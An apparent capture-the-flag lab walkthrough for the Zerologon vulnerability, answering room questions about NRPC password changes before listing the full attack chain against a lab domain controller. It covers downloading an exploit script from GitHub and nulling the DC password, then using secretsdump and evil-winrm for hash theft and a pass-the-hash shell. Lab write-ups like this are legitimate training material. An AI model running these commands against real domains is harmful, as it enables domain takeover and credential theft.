
Task 1 The Zero Day Angle

Task 2 Impacket Installation

Task 3 The Proof of Concept

What method will allow us to change Passwords over NRPC? From the reading we can see NetrServerPasswordSet is what use to change the password.
What are the required fields for the method per the Microsoft Documentation?
If we look at the documentation, we can see that PrimaryName, AccountName, SecureChannelType, ComputerName, Authenticator, ReturnAuthenticator, ClearNewPassword are required field
What Opnumber is the Method?
If we go in to the NRPC.py code we can do a find for NetrServerPasswordSet2 we can see the Opnumber is 30
Task 4 Lab It Up!
What is the NetBIOS name of the Domain Controller?
First we need to scan our target which I used nmap -A -v -T5 -sS -p- -O {target ip}. Next we just need to scroll through our output and we can see DC01
What is the NetBIOS domain name of the network?
We can look for the names and we can see hololive
What domain are you attacking?
If we scroll up we can see commonName=DC01.hololive.local
What is the Local Administrator’s NTLM hash?
Now we get to run our exploit. First make sure you did task 2 to get impacket. Next curl the exploit by “curl https://raw.githubusercontent.com/Sq00ky/Zero-Logon-Exploit/master/zeroLogon-NullPass.py > attack.py”. Once we have our script we run “ python3 attack.py DC01 {target ip}. This should automatically change the pass word to null. Now we need to run “secretsdump.py -just-dc -no-pass DC01\$@10.10.153.111 | grep Admin” this will give us just the admin hashes for our target. Now we look at the administered hash the ntlm is the last section of the hash.
How many Domain Admin accounts are there?
If you use “secretsdump.py -just-dc -no-pass DC01\$@10.10.153.111” and look through the file for \a (this typically shows a domain admin) we can see 2
What is the root flag? Now we finally run our evil winrm exploit by evil-winrm -u Administrator -H <Local Admin Hash> -i <target ip>. Once we have ran this we should get a reverse shell. Now we just look through the directories to find root.txt which was in the Desktop

 R3ap3rd0g